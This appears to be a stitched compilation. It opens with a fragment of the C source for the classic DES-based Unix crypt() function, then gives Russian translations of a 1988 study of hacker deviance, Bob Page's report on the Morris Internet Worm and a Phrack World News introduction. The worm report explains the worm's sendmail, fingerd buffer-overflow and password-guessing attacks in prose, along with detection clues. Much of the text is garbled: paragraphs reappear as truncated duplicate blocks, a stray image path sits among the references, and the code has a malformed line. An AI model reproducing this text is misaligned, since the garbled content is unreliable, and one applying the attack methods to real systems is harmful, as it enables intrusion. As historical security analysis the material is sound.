        57,49,41,33,25,17, 9, 1,
        59,51,43,35,27,19,11, 3,
        61,53,45,37,29,21,13, 5,
        63,55,47,39,31,23,15, 7,
};

static char FP[] = {
        40, 8,48,16,56,24,64,32,
        39, 7,47,15,55,23,63,31,
        38, 6,46,14,54,22,62,30,
        37, 5,45,13,53,21,61,29,
        36, 4,44,12,52,20,60,28,
        35, 3,43,11,51,19,59,27,
        34, 2,42,10,50,18,58,26,
        33, 1,41, 9,49,17,57,25,
};

static char PC1_C[] = {
        57,49,41,33,25,17, 9,
         1,58,50,42,34,26,18,
        10, 2,59,51,43,35,27,
        19,11, 3,60,52,44,36,
};

static char PC1_D[] = {
        63,55,47,39,31,23,15,
         7,62,54,46,38,30,22,
        14, 6,61,53,45,37,29,
        21,13, 5,28,20,12, 4,
};

static char shifts[] = { 1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1, };

static char PC2_C[] = {
        14,17,11,24, 1, 5,
         3,28,15, 6,21,10,
        23,19,12, 4,26, 8,
        16, 7,27,20,13, 2,
};

static char PC2_D[] = {
        41,52,31,37,47,55,
        30,40,51,45,33,48,
        44,49,39,56,34,53,
```

```
        46,42,50,36,29,32,
};

static char C[28];
static char D[28];
static char KS[16][48];
static char E[48];
static char e2[] = {
        32, 1, 2, 3, 4, 5,
         4, 5, 6, 7, 8, 9,
         8, 9,10,11,12,13,
        12,13,14,15,16,17,
        16,17,18,19,20,21,
        20,21,22,23,24,25,
        24,25,26,27,28,29,
        28,29,30,31,32, 1,
};

void
setkey(key)
char    *key;
{
        register int i, j, k;
        int     t;

        for(i=0; i < 28; i++) {
                C[i] = key[PC1_C[i]-1];
                D[i] = key[PC1_D[i]-1];
        }

        for(i=0; i < 16; i++) {


                for(k=0; k < shifts[i]; k++) {
                        t = C[0];
                        for(j=0; j < 28-1; j++)
                                C[j] = C[j+1];
                        C[27] = t;
                        t = D[0];
                        for(j=0; j < 28-1; j++)
                                D[j] = D[j+1];
                        D[27] = t;
                }


                for(j=0; j < 24; j++) {
                        KS[i][j] = C[PC2_C[j]-1];
                        KS[i][j+24] = D[PC2_D[j]-28-1];
                }
        }

        for(i=0; i < 48; i++)
                E[i] = e2[i];
}

static char S[8][64] = {
        14, 4,13, 1, 2,15,11, 8, 3,10, 6,12, 5, 9, 0, 7,
         0,15, 7, 4,14, 2,13, 1,10, 6,12,11, 9, 5, 3, 8,
         4, 1,14, 8,13, 6, 2,11,15,12, 9, 7, 3,10, 5, 0,
        15,12, 8, 2, 4, 9, 1, 7, 5,11, 3,14,10, 0, 6,13,

        15, 1, 8,14, 6,11, 3, 4, 9, 7, 2,13,12, 0, 5,10,
         3,13, 4, 7,15, 2, 8,14,12, 0, 1,10, 6, 9,11, 5,
         0,14, 7,11,10, 4,13, 1, 5, 8,12, 6, 9, 3, 2,15,
        13, 8,10, 1, 3,15, 4, 2,11, 6, 7,12, 0, 5,14, 9,

        10, 0, 9,14, 6, 3,15, 5, 1,13,12, 7,11, 4, 2, 8,
        13, 7, 0, 9, 3, 4, 6,10, 2, 8, 5,14,12,11,15, 1,
        13, 6, 4, 9, 8,15, 3, 0,11, 1, 2,12, 5,10,14, 7,
         1,10,13, 0, 6, 9, 8, 7, 4,15,14, 3,11, 5, 2,12,
         7,13,14, 3, 0, 6, 9,10, 1, 2, 8, 5,11,12, 4,15,
```

```
        13, 8,11, 5, 6,15, 0, 3, 4, 7, 2,12, 1,10,14, 9,
        10, 6, 9, 0,12,11, 7,13,15, 1, 3,14, 5, 2, 8, 4,
         3,15, 0, 6,10, 1,13, 8, 9, 4, 5,11,12, 7, 2,14,

         2,12, 4, 1, 7,10,11, 6, 8, 5, 3,15,13, 0,14, 9,
        14,11, 2,12, 4, 7,13, 1, 5, 0,15,10, 3, 9, 8, 6,
         4, 2, 1,11,10,13, 7, 8,15, 9,12, 5, 6, 3, 0,14,
        11, 8,12, 7, 1,14, 2,13, 6,15, 0, 9,10, 4, 5, 3,

        12, 1,10,15, 9, 2, 6, 8, 0,13, 3, 4,14, 7, 5,11,
        10,15, 4, 2, 7,12, 9, 5, 6, 1,13,14, 0,11, 3, 8,
         9,14,15, 5, 2, 8,12, 3, 7, 0, 4,10, 1,13,11, 6,
         4, 3, 2,12, 9, 5,15,10,11,14, 1, 7, 6, 0, 8,13,

         4,11, 2,14,15, 0, 8,13, 3,12, 9, 7, 5,10, 6, 1,
        13, 0,11, 7, 4, 9, 1,10,14, 3, 5,12, 2,15, 8, 6,
         1, 4,11,13,12, 3, 7,14,10,15, 6, 8, 0, 5, 9, 2,
         6,11,13, 8, 1, 4,10, 7, 9, 5, 0,15,14, 2, 3,12,

        13, 2, 8, 4, 6,15,11, 1,10, 9, 3,14, 5, 0,12, 7,
         1,15,13, 8,10, 3, 7, 4,12, 5, 6,11, 0,14, 9, 2,
         7,11, 4, 1, 9,12,14, 2, 0, 6,10,13,15, 3, 5, 8,
         2, 1,14, 7, 4,10, 8,13,15,12, 9, 0, 3, 5, 6,11,
};

static char P[] = {
        16, 7,20,21,
        29,12,28,17,
         1,15,23,26,
         5,18,31,10,
         2, 8,24,14,
        32,27, 3, 9,
        19,13,30, 6,
        22,11, 4,25,
};


static char L[32], R[32];
static char tempL[32];
static char f[32];
static char preS[48];

void
encrypt(block, edflag)
char    *block;
int     edflag;
{
        int     i, ii;
        register int t, j, k;

        for(j=0; j < 64; j++)
                L[j] = block[IP[j]-1];

        for(ii=0; ii < 16; ii++) {

                if(edflag)
                        i = 15-ii;
                else
                        i = ii;

                for(j=0; j < 32; j++)
                        tempL[j] = R[j];

                for(j=0; j < 48; j++)
                        preS[j] = R[E[j]-1] ^ KS[i][j];

                for(j=0; j < 8; j++) {
                        t = 6*j;
                        k = S[j][(preS[t+0]<<5)+
                                (preS[t+1]<<3)+
                                (preS[t+2]<<2)+
```

```
                                (preS[t+3]<<1)+
                                (preS[t+4]<<0)+
                                (preS[t+5]<<4)];
                        t = 4*j;
                        f[t+0] = (k>>3)&01;
                        f[t+1] = (k>>2)&01;
                        f[t+2] = (k>>1)&01;
                        f[t+3] = (k>>0)&01;
                }

                for(j=0; j < 32; j++)
                        R[j] = L[j] ^ f[P[j]-1];

                for(j=0; j < 32; j++)
                        L[j] = tempL[j];
        }

        for(j=0; j < 32; j++) {
                t = L[j];
                L[j] = R[j];
                R[j] = t;
        }

        for(j=0; j < 64; j++)
                block[j] = L[FP[j]-1];
}

char *
crypt(pw, salt)
char    *pw, *salt;
{
        register int i, j, c;
        int     temp;
        static char block[66], iobuf[16];

        for(i=0; i < 66; i++)
                block[i] = 0;
        for(i=0; (c= *pw) && i < 64; pw++) {
                for(j=0; j < 7; j++, i++)
                        block[i] = (c>>(6-j)) & 01;
                i++;
        }

        setkey(block);

        for(i=0; i < 66; i++)
                block[i] = 0;

        for(i=0; i < 2; i++) {
                c = *salt++;
                iobuf[i] = c;
                if(c > 'Z')
                        c -= 6;
                if(c > '9')
                        c -= 7;
                c -= '.';
                for(j=0; j < 6; j++) {
                        if((c>>j) & 01) {
                                temp = E[6*i+j];
                                E[6*i+j] = E[6*i+j+24];
                                E[6*i+j+24] = temp;
                        }
                }
        }

        for(i=0; i < 25; i++)
                encrypt(block, 0);

        for(i=0; i < 11; i++) {
                c = 0;
                for(j=0; j < 6; j++) {
```

```
                        c <<= 1;
                        c |= block[6*i+j];
                }
                c += '.';
                if(c > '9')
                        c += 7;
                if(c > 'Z')
                        c += 6;
                iobuf[i+2] = c;
        }
        iobuf[i+2] = 0;
        if(iobuf[1] == 0)
                iobuf[1] = iobuf[0];
        return(iobuf);
}

endif

/* end of program */
```

Компьютерные хакеры следуют прогрессии типа Гутмана

```
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
[]                                                                       []
[] Computer Hackers Follow A Guttman-Like Progression                    []
[]                                                                       []
[]                by Richard C. Hollinger                                []
[]                 University Of Florida                                 []
[]                                                                       []
[]                      April, 1988                                      []
[]                                                                       []
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
```

Автор: Richard C. Hollinger
Организация: University of Florida
Дата: апрель 1988 г.

О компьютерных «хакерах» — тех, кто вторгается в чужие компьютерные системы, — известно крайне мало. Данное предварительное исследование даёт основания полагать, что их незаконная деятельность подчиняется прогрессии вовлечённости в девиантное поведение, аналогичной шкале Гутмана.

Введение

Компьютерная преступность привлекает всё больше внимания — как со стороны средств массовой информации, так и со стороны законодательных органов. Первый в стране закон о компьютерных преступлениях был единогласно принят Законодательным собранием Флориды в 1978 году в ответ на широко освещавшийся инцидент на ипподроме Флаглер близ Майами, где сотрудники использовали компьютер для печати поддельных выигрышных билетов на трёхместные ставки (Miami Herald, 1977a и 1977b; Underwood, 1979). Сорок семь штатов и федеральное правительство приняли уголовные законы, запрещающие несанкционированный доступ к компьютерам — как злонамеренный, так и незлонамеренный (BloomBecker, 1986; Scott, 1984; U.S. Public Law 98-473, 1984; U.S. Public Law 99-474, 1986). Хотя некоторые компьютерные правонарушения могли уже быть незаконными согласно законам о мошенничестве или иным статутам, столь стремительная криминализация данной формы девиантного поведения сама по себе представляет интересный социальный феномен.

Паркер задокументировал тысячи инцидентов, связанных с компьютерами (1976; 1979; 1980a; 1980b; и 1983), утверждая, что большинство задокументированных случаев компьютерных злоупотреблений было обнаружено случайно. Он полагал, что эти инциденты — лишь вершина айсберга. Другие исследователи, напротив, считают, что многие из так называемых компьютерных преступлений являются апокрифическими или совершаются не исключительно с помощью компьютера (Taber, 1980; Time, 1986).

Работы Паркера (1976; 1983) свидетельствуют о том, что типичный компьютерный правонарушитель — мужчина от двадцати пяти до тридцати пяти лет, совершающий незаконные действия в рамках своей работы; однако среди них встречаются и учащиеся средних школ и колледжей (New York Times, 1984b; см. также Hafner, 1983; Shea, 1984; New York Times, 1984a).

Леви (1984) и Лэндрет (1985) оба отмечают, что часть компьютерных энтузиастов выработала своеобразную «хакерскую этику», допускающую безвредное исследование компьютерных систем, включая свободный доступ к файлам других пользователей, обход паролей и систем защиты, противостояние чиновникам, ограничивающим доступ, а также противодействие проприетарному программному обеспечению и системам защиты от копирования.

Методология

Данное исследование компьютерных хакеров основано на небольшом числе полуструктурированных двухчасовых интервью, охватывающих широкий круг тем: связи с другими пользователями, компьютерная этика, осведомлённость о законах в области компьютерных преступлений, а также самоотчёты об использовании компьютеров в незаконных целях.

Десять типов противоправных действий

В рамках исследования рассматривались следующие десять видов незаконной деятельности:

1. Получение пароля другого пользователя.
2. Несанкционированное использование чужой учётной записи.
3. Несанкционированный «просмотр» файлов других пользователей.
4. Несанкционированное «копирование» файлов другого пользователя.
5. Несанкционированное изменение файлов.
6. Умышленный саботаж программ другого пользователя.
7. Умышленное «зависание» компьютерной системы (крэш).
8. Умышленное повреждение или хищение компьютерного оборудования.
9. Создание несанкционированной («пиратской») копии проприетарного программного обеспечения для другого пользователя.
10. Получение несанкционированной («пиратской») копии проприетарного программного обеспечения от другого пользователя.

Результаты

В 1985 году группа из пяти студентов несанкционированно захватила контроль над системой управления учётными записями одного из компьютеров Digital VAX в Университете Флориды. Им удалось создать новые учётные записи для себя и своих знакомых. Помимо этого, они просматривали учётные записи, файлы и программы других пользователей, а главное — изменили или повредили несколько файлов и программ в системе. Все пятеро были первично осуждены; трое из них выполнили «общественные работы», согласившись на интервью для данной статьи. Дополнительно были проведены восемь интервью со студентами, выбранными случайным образом из курса «ассемблер» (продвинутый машинный язык) факультета вычислительной техники. Эти студенты обязаны иметь практические знания как мэйнфреймовых систем, так и микрокомпьютеров, а также владеть как минимум двумя языками программирования.

Решение прокурора штата не преследовать этих незлонамеренных правонарушителей по Закону Флориды о компьютерных преступлениях (Глава 815) может отражать более общую тенденцию. По

результатам исследований применения (а точнее — неприменения) законов о компьютерных преступлениях на национальном уровне, как BloomBecker (1986), так и Pfuhl (1987) сообщают, что с учётом отсутствия у правонарушителей судимостей и в целом «шутливого» характера подавляющего большинства таких «преступлений», очень немногие из них привлекаются к ответственности по новым законам.

Трое известных правонарушителей практически не отличались от четырёх из восьми студентов-компьютерщиков по уровню самооценки компьютерных девиаций. Интервью позволяют предположить, что компьютерная девиантность подчиняется прогрессии вовлечённости, аналогичной шкале Гутмана. Четверо из восьми студентов факультета вычислительной техники (в том числе все три женщины) не сообщали о значимой девиантной компьютерной активности. Они указывали на отсутствие несанкционированного просмотра или изменения файлов и лишь на единичные случаи обмена «пиратским» проприетарным программным обеспечением. На вопрос о самоопределении ни один из этих респондентов не считал себя «хакером». Вместе с тем двое из восьми студентов-компьютерщиков признались в весьма активном несанкционированном использовании компьютеров.

Типология нарушителей

Респонденты, признавшие нарушения, по всей видимости, делятся на три категории.

ПИРАТЫ (PIRATES) сообщали преимущественно о нарушениях авторских прав — раздаче или получении нелегально скопированных популярных программ. Пиратство программного обеспечения оказалось наиболее распространённой формой компьютерной девиантности: более половины респондентов в той или иной мере были в него вовлечены.

БРАУЗЕРЫ (BROWSERS), помимо пиратства, периодически получали несанкционированный доступ к университетским учётным записям других пользователей и просматривали их личные файлы. Однако они не повреждали и не копировали эти файлы.

КРЭКЕРЫ (CRACKERS) являлись наиболее серьёзными нарушителями. Эти пятеро признавались во множестве отдельных случаев противоправных действий обоих предыдущих типов, однако шли значительно дальше. Они сообщали о копировании, изменении и намеренном повреждении файлов и программ других пользователей. Кроме того, эти респонденты сообщали о намеренном «крэше» целых компьютерных систем или попытках его осуществить.

Выводы

Как по нормативным, так и по техническим причинам — по крайней мере в данной небольшой выборке — вовлечённость в компьютерные преступления, по всей видимости, подчиняется прогрессии, аналогичной шкале Гутмана.

Список литературы

BloomBecker, Jay. 1986. *Computer Crime Law Reporter: 1986 Update.* Los Angeles: National Center for Computer Crime Data.

Florida, State of. 1978. *Florida Computer Crimes Act Chapter 815.01-815.08.*

Hafner, Katherine. 1983. "UCLA student penetrates DOD Network," *InfoWorld* 5(47): 28.

Landreth, Bill. 1985. *Out of the Inner Circle: A Hacker's Guide to Computer Security.* Bellevue, Washington: Microsoft Press.

Levy, Steven. 1984. *Hackers: Heroes of the Computer Revolution.* New York: Doubleday.

Miami Herald. 1977a. "Dog players bilked via computer," (September 20): 1, 16.

Miami Herald. 1977b. "Why Flagler Dog Track was easy pickings," (September 21): 1, 17.

Newsweek. 1983a. "Beware: Hackers at play," (September 5): 42–46, 48.

Newsweek. 1983b. "Preventing 'WarGames'," (September 5): 48.

New York Times. 1984a. "Low Tech" (January 5): 26.

New York Times. 1984b. "Two who raided computers pleading guilty," (March 17): 6.

Parker, Donn B. 1976. *Crime By Computer.* New York: Charles Scribner's Sons.

Parker, Donn B. 1979. *Computer Crime: Criminal Justice Resource Manual.* Washington, D.C.: U.S. Government Printing Office.

Parker, Donn B. 1980a. "Computer abuse research update," *Computer/Law Journal* 2: 329–52.

Parker, Donn B. 1980b. "Computer-related white collar crime," In Gilbert Geis and Ezra Stotland (eds.), *White Collar Crime: Theory and Research.* Beverly Hills, CA: Sage, pp. 199–220.

Parker, Donn B. 1983. *Fighting Computer Crime.* New York: Charles Scribner's Sons.

Pfuhl, Erdwin H. 1987. "Computer abuse: problems of instrumental control." *Deviant Behavior* 8: 113–130.

Scott, Michael D. 1984. *Computer Law.* New York: John Wiley and Sons.

Shea, Tom. 1984. "The FBI goes after hackers," *Infoworld* 6(13): 38, 39, 41, 43, 44.

Taber, John K. 1980. "A survey of computer crime studies," *Computer/Law Journal* 2: 275–327.

Time. 1983a. "Playing games," (August 22): 14.

Time. 1983b. "The 414 gang strikes again," (August 29): 75.


Time. 1986. "Surveying the data diddlers," (February 17): 95.

Underwood, John. 1979. "Win, place... and sting," *Sports Illustrated* 51 (July 23): 54–81+.

U.S. Public Law 98-473. 1984. *Counterfeit Access Device and Computer Fraud and Abuse Act of 1984.* Amendment to Chapter 47 of Title 18 of the United States Code, (October 12).

U.S. Public Law 99-474. 1986. *Computer Fraud and Abuse Act of 1986.* Amendment to Chapter 47 of Title 18 of the United States Code, (October 16).

Доклад об Интернет-черве



Автор: Bob Page

Вот правда об «Интернет-черве». На самом деле это не вирус — вирус представляет собой фрагмент кода, который внедряет себя в другие программы, включая операционные системы. Он не может выполняться самостоятельно, а требует запуска программы-«хозяина» для своей активации. В этом смысле вирус имеет очевидную аналогию с биологическими вирусами — те не считаются живыми существами, но вторгаются в клетки-хозяева и захватывают их, заставляя производить новые вирусы.

Червь — это программа, способная выполняться самостоятельно и распространять полностью рабочую копию себя на другие машины. Таким образом, то, что было выпущено в Интернет, являлось именно червём.

Данные были собраны через экстренный список рассылки, организованный Джином Спаффордом (Gene Spafford) в Университете Пёрдью для администраторов крупных узлов Интернета; часть текста включена оттуда дословно.

Основная цель червя — получить командную оболочку на другой машине для дальнейшего размножения. Он атакует тремя способами: через sendmail, fingerd и rsh/rexec.

Атака через Sendmail

При атаке через sendmail червь открывает TCP-соединение с sendmail другой машины (порт SMTP), переводит его в режим отладки и отправляет команду `RCPT TO`, требующую передать данные через командную оболочку. Эти данные представляют собой shell-скрипт (первичный загрузчик), который создаёт временный файл вторичного загрузчика с именем `x$$,l1.c` (где `$$` — текущий идентификатор процесса). Это небольшая (40 строк) программа на C.

Первичный загрузчик компилирует эту программу локальным `cc` и запускает её с аргументами, содержащими Internet hostid/сокет/пароль источника. Вторичный загрузчик (скомпилированная программа на C) скачивает с атакующего узла два объектных файла: `x$$,vax.o` и `x$$,sun3.o`. В нём предусмотрен массив для 20 имён файлов (предположительно для 20 различных типов машин), однако в коде фактически задействованы только два (vax и sun). Затем программа определяет, работает ли она под BSD или SunOS, и компонует соответствующий файл с библиотекой C, получая исполняемый файл `/usr/tmp/sh` — так что любой, заглянув туда, принял бы его за командную оболочку Bourne.

Атака через Fingerd

При атаке через fingerd червь пытается проникнуть в системы через ошибку в fingerd — демоне службы finger. По всей видимости, именно этот способ давал наибольший успех (а не sendmail, как сообщалось первоначально). При подключении к fingerd он считывает аргументы из канала, не ограничивая объём читаемых данных. Если прочитано больше, чем позволяет внутренний буфер в 512 байт, данные записываются за пределы стека. За стеком располагается команда для выполнения (`/usr/ucb/finger`), которая и делает всю работу. На VAX червь знал, насколько далеко от стека нужно перезаписать данные, чтобы добраться до этой команды, и заменял её на `/bin/sh` (командная оболочка Bourne). В результате вместо команды finger запускалась оболочка без аргументов. Поскольку это происходит в контексте демона finger, stdin и stdout подключены к сетевому сокету, и все нужные файлы скачивались точно так же, как через оболочку, предоставленную sendmail.

Атака через Rsh/Rexec

Третий способ проникновения — использование файлов `.rhosts` и `/etc/hosts.equiv` для определения «доверенных» узлов, на которые можно мигрировать. Для использования механизма `.rhosts` требовалось войти в пользовательские учётные записи. Поскольку червь не работал от имени root (он выполнялся как `daemon`), ему приходилось угадывать пароли пользователей. Для этого он перебирал файл `/etc/passwd`, пробуя комбинации: имя пользователя, фамилия, имя, фамилия+имя, прозвища (из поля GECOS), а также список «популярных» паролей:

```
## Доклад об Интернет-черве

**Автор:** Bob Page

---

Вот правда об «Интернет-черве». На самом деле это не вирус — вирус представляет собой фрагмент кода, который

Червь — это программа, способная выполняться самостоятельно и распространять полностью рабочую копию себя на

Данные были собраны через экстренный список рассылки, организованный Джином Спаффордом (Gene Spafford) в Унив

Основная цель червя — получить командную оболочку на другой машине для дальнейшего размножения. Он атакует тр

---

### Атака через Sendmail

При атаке через sendmail червь открывает TCP-соединение с sendmail другой машины (порт SMTP), переводит его в

Первичный загрузчик компилирует эту программу локальным `cc` и запускает её с аргументами, содержащими Intern

---

### Атака через Fingerd

При атаке через fingerd червь пытается проникнуть в системы через ошибку в fingerd — демоне службы finger. По

---

### Атака через Rsh/Rexec

Третий способ проникновения — использование файлов `.rhosts` и `/etc/hosts.equiv` для определения «доверенных
```

Когда все остальные способы исчерпаны, червь открывает `/usr/dict/words` и перебирает каждое слово из словаря. Он весьма успешно находит пароли, поскольку большинство пользователей выбирают их неудачно. Получив доступ к чьей-либо учётной записи, червь ищет файл `.rhosts` и выполняет `rsh` и/или `rexec` на другой узел, скачивает нужные файлы в `/usr/tmp` и запускает `/usr/tmp/sh`, начиная всё сначала.

Сочетание трёх методов атаки (sendmail, fingerd, .rhosts) позволило червю распространяться очень быстро.

Сам червь

Программа `sh` и является собственно червём. При запуске он затирает массив `argv`, чтобы команда `ps` не показывала его имени. Он открывает все необходимые файлы, а затем удаляет их (`unlink`), чтобы они не были обнаружены (но поскольку файлы остаются открытыми, доступ к их содержимому сохраняется). После этого червь пытается заразить как можно больше других узлов — при успешном подключении к очередному узлу он порождает дочерний процесс для продолжения заражения, пока родительский процесс продолжает перебирать новые цели.

Перед атакой на узел червь подключается к его порту telnet и немедленно закрывает соединение. Поэтому запись `telnetd: ttloop: peer died` в `/usr/adm/messages` означает, что червь пытался атаковать систему.

Смысл существования червя — размножение, и ничего более. Для этого ему нужно находить другие узлы. Он выполняет `netstat -r -n`, чтобы найти локальные маршруты к другим узлам и сетям, просматривает `/etc/hosts` и использует распределённый файл узлов из Yellow Pages, если он доступен. При обнаружении любого узла червь пытается заразить его одним из трёх описанных методов. Найдя локальную сеть (например, `129.63.nn.nn` для Университета Лоуэлла), он последовательно перебирает все адреса в этом диапазоне.

Если система аварийно завершает работу или перезагружается, большинство процедур загрузки очищают `/tmp` и `/usr/tmp`, уничтожая все следы. Однако в журналах sendmail остаются записи о входящей почте от пользователя `/dev/null` для пользователя `/bin/sed` — это верный признак того, что червь побывал в системе.

При каждом запуске червя существует вероятность 1/15 (вызов `random()`), что он отправит один байт на `ernie.berkeley.edu` на некий «магический» порт — по всей видимости, для работы какого-то механизма мониторинга.

Противодействие

Три основные «группы быстрого реагирования» из Беркли, MIT и Пёрдью получили копии кода для VAX (объектные файлы `.o` содержали все символы с достаточно осмысленными именами) и дизассемблировали его примерно в 3000 строк на C. Команда разработчиков BSD не упустила случая поиздеваться над кодом — вплоть до того, что указала на ошибки в нём и предложила патчи с исправлениями! Тем не менее фактический исходный код они не опубликовали и отказываются это делать. Впрочем, это может измениться — желающих увидеть код немало.

Отдельные части кода выглядят незавершёнными, словно разработка программы ещё не была окончена. Например, червь знает смещение, необходимое для взлома BSD-версии fingerd, но не

знает правильного смещения для fingerd от Sun (что приводит к аварийному завершению с дампом памяти); кроме того, он заметает следы не так тщательно, как мог бы; и так далее.

Червь использует переменную `pleasequit`, но не инициализирует её должным образом. Некоторые администраторы добавили в библиотеку C модуль `_worm.o`, полученный из:

```
Когда все остальные способы исчерпаны, червь открывает `/usr/dict/words` и перебирает каждое слово из словаря

Сочетание трёх методов атаки (sendmail, fingerd, .rhosts) позволило червю распространяться очень быстро.

---

### Сам червь

Программа `sh` и является собственно червём. При запуске он затирает массив `argv`, чтобы команда `ps` не пок

Перед атакой на узел червь подключается к его порту telnet и немедленно закрывает соединение. Поэтому запись

Смысл существования червя — размножение, и ничего более. Для этого ему нужно находить другие узлы. Он выполня

Если система аварийно завершает работу или перезагружается, большинство процедур загрузки очищают `/tmp` и `/

При каждом запуске червя существует вероятность 1/15 (вызов `random()`), что он отправит один байт на `ernie.

---

### Противодействие

Три основные «группы быстрого реагирования» из Беркли, MIT и Пёрдью получили копии кода для VAX (объектные фа

Отдельные части кода выглядят незавершёнными, словно разработка программы ещё не была окончена. Например, чер

Червь использует переменную `pleasequit`, но не инициализирует её должным образом. Некоторые администраторы д
```

Значение `-1` заставит червя завершить работу после одной итерации.

Тщательный анализ кода также позволил сделать выводы о стиле программиста. Дословная цитата от кого-то из MIT:

> *Судя по дизассемблированному коду, программист исключительно педантично проверяет коды возврата, а кроме того, предпочитает индексирование массивов обходу через указатели.*

В бинарном файле нет никаких читаемых строк — они зашифрованы XOR с числом `0x81` (hex). Именно так в нём хранятся команды оболочки. «Очевидные» пароли хранятся с установленным старшим битом.

Несмотря на стремительное распространение, червь несколько замедлялся из-за роста среднего числа процессов на заражённых машинах — это следствие многочисленных операций шифрования и большого числа входящих копий червя с других машин.

[Первоначально быстрейшей защитой от червя было создание директории `/usr/tmp/sh`. Скрипт, создающий `/usr/tmp/sh` из одного из объектных файлов, проверял наличие `/usr/tmp/sh`, но не проверял, является ли оно директорией. Этот способ защиты получил название «презерватив» («the condom»).]

Что дальше?

Большинство систем Интернета под управлением 4.3BSD или SunOS установили необходимые патчи, закрыли уязвимости и вернулись в Сеть. Как и следовало ожидать, резко возрос интерес к

безопасности систем и сетей, к поиску и устранению уязвимостей, а также к вопросу о том, что будет с создателем червя.

Если вы не читали и не смотрели новости: различные журналы событий указывают на Роберта Морриса-младшего (Robert Morris Jr.) — 23-летнего аспиранта Корнеллского университета. Его отец возглавляет Национальный центр компьютерной безопасности — публичное подразделение АНБ по вопросам компьютерной безопасности — и неоднократно выступал с лекциями об аспектах безопасности UNIX.

Знакомые студента утверждают, что червь стал «ошибкой» — он намеренно его запустил, но тот не должен был распространяться так быстро и так широко. Его целью было создать программу, которая «живёт» внутри Интернета. Если верить сообщениям о том, что он рассчитывал на медленное распространение, то вполне возможно, что байты, отправлявшиеся на `ernie.berkeley.edu`, предназначались для отслеживания распространения червя. По некоторым новостным сообщениям, он запаниковал, когда через некий «механизм мониторинга» увидел, насколько стремительно тот распространился.

Источник внутри DEC сообщает, что хотя червю не удалось существенно продвинуться там, его следы были замечены на нескольких машинах, которые не должны были находиться на его обычном пути распространения, — то есть не на шлюзах и не в той же подсети. Эти машины недоступны извне. Моррис проходил летнюю стажировку в DEC в 1987 году. Возможно, он включил в код имена или адреса, запомнившиеся ему как цели для заражения скрытых внутренних сетей. Большинство машин DEC из числа затронутых принадлежат группе, в которой он работал.

Последнее слово ещё не сказано...
...будет интересно посмотреть, что произойдёт дальше.

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXII/Part 1            PWN
PWN                                             PWN
PWN           Created by Knight Lightning       PWN
PWN                                             PWN
PWN              Written and Edited by          PWN
PWN         Knight Lightning and Taran King     PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning и Taran King

В этом выпуске Phrack World News есть заметное отличие, которое можно объяснить прискорбным итогом моей самоизоляции от основной части модемного сообщества. В «золотые» дни PWN многие из вас, возможно, наслаждались многочисленными историями о «облавах» или захватывающими разоблачениями агентов безопасности, пытавшихся положить конец хакерскому сообществу. Те дни прошли, и прошли уже давно.

Проще говоря, у меня нет экономических ресурсов, чтобы легально разъезжать по bulletin board'ам страны или собирать информацию о предполагаемых агентах безопасности. Возможно, так даже лучше. Тем не менее у меня есть ощущение, что большинство людей думают иначе и что подобные истории им нравились. Это уже не в моих силах. Очевидно, что мне нужна помощь с такой задачей, и эта помощь может прийти только от вас — от самого сообщества.

Со мной легко связаться — я в Bitnet. Даже владельцы аккаунтов MCI Mail, GTE Telemail или Compuserve могут писать мне благодаря экспериментальным шлюзам. Пользователи ARPAnet, Bitnet или UUCP не должны испытывать никаких затруднений. Поэтому не стесняйтесь написать пару строк — мне будет интересно услышать вас.

:Knight Lightning (C483307@UMCVMB.BITNET)

Значительная часть этого выпуска Phrack World News взята из интернет-источников: дайджестов Risks, Virus-L и Telecom. Часть материалов пришла из других журналов и газет, а некоторые — из Chamas, онлайн-доски объявлений Bitnet, которой управляет Terra из Chaos Computer Club (CCC). Особая благодарность — The Noid из 314 за помощь в подготовке этого выпуска.

Ещё пару слов... готовящиеся материалы о хакерах за рубежом приняли несколько иное направление. В PWN будут публиковаться новости об иностранных хакерских активностях (начиная с этого выпуска), однако отдельные статьи по данной теме будут представлены самими хакерами — следите за обновлениями.

Кто такой Клиффорд Столл? — Предварительная информация

В этом выпуске Phrack World News представлено множество историй об Интернет-червё и других хакерских инцидентах в Интернете. Человек, занимающий в них видное место, — Клиффорд Столл, практически неизвестный до этих событий. Однако более детальное изучение связанных инцидентов позволило обнаружить весьма любопытные сведения о нём.

Клиффорд Столл, 37 лет (по состоянию на 2 мая 1988 года) — системный администратор Лаборатории Лоуренса Беркли в Калифорнии. Возможно, он до сих пор занимает эту должность. Столл — мастер-сыщик, выследивший западногерманского хакера Матиаса Шпира, который проник в Интернет через Сеть анализа космической физики (SPAN). «Игра в кошки-мышки» продолжалась 10 месяцев, пока Клиффорд Столл не организовал хитроумную операцию-ловушку: подложил файлы с пометкой «SDI Network Project» (Звёздные войны), чтобы заставить Матиаса оставаться онлайн достаточно долго для его отслеживания — вплоть до Ганновера, ФРГ.

Мне удалось связаться с Клиффордом Столлом в LBL (который имеет узел в Bitnet). Однако, помимо подтверждения его присутствия, по-настоящему пообщаться с ним так и не получилось. В последнее время его замечали на DOCKMASTER — узле ARPAnet, управляемом Агентством национальной безопасности (NSA). Его аккаунты также обнаруживались на многих других узлах по всему Интернету. Либо он прошёл долгий путь, либо просто не был так известен до инцидента с Интернет-червём.

Для получения дополнительной информации см.:

Time Magazine, 2 мая 1988 и/или New Scientist, 28 апреля 1988

Подумал, что вам будет интересно об этом знать.

:Knight Lightning

Опасный хакер пойман — Специальный репортаж PWN

